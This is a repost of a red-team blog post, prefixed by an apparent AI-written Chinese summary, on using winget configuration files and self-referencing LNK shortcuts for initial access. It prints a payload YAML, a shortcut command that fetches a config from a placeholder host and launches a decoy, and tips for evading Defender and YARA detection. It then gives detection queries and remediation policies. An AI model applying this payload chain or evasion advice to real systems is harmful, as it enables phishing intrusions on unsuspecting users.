嗯,用户让我帮忙总结一篇文章,控制在一百个字以内,而且不需要特定的开头。首先,我需要仔细阅读这篇文章,理解它的主要内容。 文章主要讲的是利用winget配置指令和自引用LNK文件作为初始访问载荷。看起来这是一个安全相关的技术,可能用于红队项目。作者提到winget虽然不是新的,但防御社区似乎忽视了它的滥用潜力。 接下来,文章详细介绍了winget的配置功能,如何通过DSC执行系统配置,甚至可以下载和运行恶意软件。然后讨论了如何减少用户交互,比如使用LNK快捷方式来触发winget命令,并隐藏执行过程。 最后,文章还提到了检测和缓解措施,建议禁用Microsoft Store或winget功能,或者移除.winget文件关联。 总结一下,文章的核心是展示如何利用winget和LNK文件进行初始访问攻击,并提供了一些防御建议。所以,在总结的时候需要涵盖这些要点:技术手段、攻击方法、防御措施。 控制在100字以内的话,我需要简洁明了地表达这些内容。确保涵盖winget、LNK文件、初始访问载荷、防御建议等关键词。 </think> 文章介绍了一种利用winget配置指令和自引用LNK文件作为初始访问载荷的技术。通过结合合法的系统功能和自引用快捷方式,攻击者可以在目标环境中执行恶意操作。该方法利用了winget的配置功能和PowerShell脚本执行能力,并通过减少用户交互和隐藏执行过程来规避检测。防御方可以通过禁用Microsoft Store或winget功能来降低风险。 2026-3-3 09:33:33 Author: blog.compass-security.com(查看原文) 阅读量:24 收藏
TL;DR: While not new, a self-referencing LNK file in combination with winget configuration instructions can be a viable initial access payload for environments where the Microsoft Store is not disabled.
When tasked to design a payload for an initial access scenario for a red teaming project, we typically look for inspiration in:
- Associated file extensions
- Registered protocol handlers
- Black lists used by popular applications such as Microsoft Edge and Outlook
- Known abused file types by threat actors
That is when my colleague Sylvain noticed the .winget extension mapped to the following command, allowing easy execution with a double click:
winget.exe configure "%1" --waitWhile the abuse potential of winget is not new, it seems to be largely neglected by the defensive security community. This is also indicated by its absence from the aforementioned dangerous file block lists. A reason might be that the legitimate functionality is actively promoted by Microsoft to install e.g., developer dependencies in a streamlined way:
From an offensive security perspective it is convenient that the Mark of the Web (MoTW) is not taken into consideration and no SmartScreen integration seems to exist.
Quick Introduction
So what is the winget configuration functionality? It is built upon (PowerShell) Desired State Configuration (DSC) a declarative system configuration management platform. If you are familiar with Ansible, similar concepts apply where individual, ideally idempotent, configuration steps should result in a consistent system state.
The configure component requires extended features, which if needed, can be enabled from a low-privileged user context with:
winget configure --enableThe default resources facilitate access to environment variables and the registry, support archive extraction and process creation as well as PowerShell script execution. More than enough functionality to phish for persistence using one of the numerous techniques. As a basic example the following configuration file downloads and runs Sysinternals’ Process Explorer:
properties:
  configurationVersion: 0.2.0
  resources:
    - resource: PSDscResources/Script
      directives:
        description: Download ProcessExplorer.zip from remote URL
      settings:
        SetScript: "Invoke-WebRequest -Uri 'https://download.sysinternals.com/files/ProcessExplorer.zip' -OutFile 'C:\\Windows\\Temp\\ProcessExplorer.zip' -UseBasicParsing"
        GetScript: $false
        TestScript: $false
    - resource: PSDscResources/Archive
      directives:
        description: Extract ProcessExplorer.zip
      settings:
        Path: C:\Windows\Temp\ProcessExplorer.zip
        Destination: C:\Windows\Temp\Extracted
        Ensure: Present
    - resource: PSDscResources/WindowsProcess
      directives:
        description: Run ProcessExplorer.exe from extracted archive
      settings:
        Path: C:\Windows\Temp\Extracted\procexp64.exe
        Arguments: "-accepteula"
From an offensive security perspective winget is a nice proxy for PowerShell execution using legitimate system functionality intended for configuration tasks. The underlying system changes are performed by the ConfigurationRemotingServer.exe process. This has some similarities to scripts being deployed using SCCM where they are executed through CcmExec.exe and often less scrutinized. If needed, all referenced PowerShell resources are automatically downloaded from the PowerShell Gallery and stored in %LOCALAPPDATA%\Microsoft\WinGet\Configuration\Modules.
From an end-user point of view double clicking such a .winget file looks as follows:

.winget file.When attempting to convince a phishing target to execute such a payload, there are a number of undesirable properties:
- The user has to explicitly confirm the installation by entering
Y(ory, case does not matter) - There is lots of confusing text being displayed
- Due to the
--waitcommand line option, the console application remains open after execution
Reducing Required User Interaction
Explicit user input can be avoided by either:
- Launching winget with the option
--accept-configuration-agreements - Supplying the required confirmation input in some other form e.g.,
echo y | winget ...
The output can be suppressed by redirecting it to >nul.
All these options require direct control of the winget invocation which means the configuration file can no longer be used on its own, but needs to be applied through some trigger file. The most obvious approach is to use a LNK shortcut. This replaces the need for interactive keyboard input with an additional MoTW related security warning dialog which end users are hopefully more likely to accept. Because winget also applies configurations hosted on web servers, the first attempt was to use a shortcut executing:
winget configure https://yourhost.tld/burpisnotbeef.yml --accept-configuration-agreementsWhile the LNK contained within a ZIP archive could be delivered to the endpoint through HTML smuggling, subsequent execution failed.
At this point we decided to try a technique discussed by Emeric Nasi in his Offensive X talk Breach The Gate: Advanced Initial Access Craft 2024:
The idea is to craft a LNK shortcut which:
- Locates itself
- Extracts the appended winget configuration data using
more - Shows a decoy document to distract the user
- Executes winget with the required options in the background
To locate the delivered LNK file, we assume that the user either extracted the ZIP archive in the downloads folder or simply opened the archive. In the latter case Windows extracts the selected file to a temporary directory such as: %TMP%\2af79810-65c9-4d8d-8a63-5f003ab362c8_update.zip.2c8\update.lnk.
Combining steps 1-4 from the above list, results in a shortcut like:
C:\Windows\system32\cmd.exe /c "(cd %TMP%\*update.zip* || cd %HOMEPATH%\Downloads\update) & (more +1349 *.lnk > %TMP%\conf.yml) && start https://yourhost.tld/decoy.pdf & winget configure --enable & (echo Y | winget configure -f %TMP%\conf.yml >nul)"At this point I thought there is no chance that this would fly past a modern EDR.
For Microsoft Defender for Endpoint (MDE) it seems to be important that the size of the LNK file as a whole i.e., with the appended data is kept as small as possible. Otherwise alerts such as the one below are generated:

Some practical tips from my limited experience:
- Keep the shortcut command line as short as possible, do not exceed ~250 characters
- Instead of
winget configureuse the aliaswinget dsc - The file extension does not matter: instead of
.wingetjust use.ymlor omit it completely - To speed up the configuration process use a single PowerShell script resource
- Use commands that map to compiled .NET cmdlets or use APIs such as
[System.IO.Compression.ZipFile]::ExtractToDirectoryinstead ofExpand-Archiveto avoid the creation of an additionalpowershell.exeprocess - Avoid double file extensions like
.pdf.lnk - If you encounter an issue on system where extended features are not enabled, add a small delay using e.g.
timeout /t 1 - If you face a brittle detection on the
echo Y | ...construct, use something else likeecho y > x & type x | ...or apply slight DOSfuscation - Check that your payload does not match common LNK related YARA rules
- Add more benign files in nested folder structures of the delivered ZIP file
- If you are using the standalone winget approach, pad the first 5 lines of your PowerShell script in the configuration file with comments matching your pre-text
The source code for the legacy PowerShell script resource, newer class-based DSC resources, the core PSDesiredStateConfiguration module as well as the winget utility itself is available on GitHub for further inspection. For example, revealing that System.Management.Automation is used for the PowerShell execution, meaning your script will be passed through AMSI.
This technique can also be combined with other LNK related tradecraft to hide the executed commands from a curious user when inspecting the shortcut properties.
Detection
To check whether the feature is (ab)used in your environment you can try to run the following KQL query which lists all winget configure invocations. It is important that the substring matching is performed case insensitively:
DeviceProcessEvents
| where FileName =~ "winget.exe"
| where ProcessCommandLine has_any ("configure", "configuration", "dsc")
On affected machines applied configurations and their origin can be listed with:
winget configure listFurthermore, winget logs all performed invocations in a directory opened by winget --logs. By default the execution time and the used command line arguments are recorded. If the logging verbosity is increased through the configuration file opened by winget settings, the complete configuration instructions and execution of individual steps are also logged.
Remediation
Assuming the winget functionality is not needed at all, the attack surface can be mitigated by disabling the complete Microsoft Store or more specifically the Windows Package Manager (winget) through the EnableAppInstaller policy. General application whitelisting solutions such as Windows Defender Application Control (WDAC) provide another way to prevent execution.
If the Windows package manager is needed, the configuration sub command described in this blog can be individually disabled with the EnableWindowsPackageManagerConfiguration policy directive.

If for whatever reason this is not possible, then consider to at least remove the .winget file association. While this does not prevent the LNK shenanigans, it removes the possibility to execute configuration files by simple double clicking them, thereby increasing the required social engineering effort.
Conclusion
We presented a viable initial access payload by chaining two known techniques: winget as a living off the land binary to invoke PowerShell scripts and self-referencing Windows shortcuts as a combined delivery and execution mechanism.
Whenever possible defenders should reduce the attack surface of their systems by disabling unused Windows components and features such as the Microsoft Store, the Windows Package Manager (winget) or its configuration feature.
如有侵权请联系:admin#unsafe.sh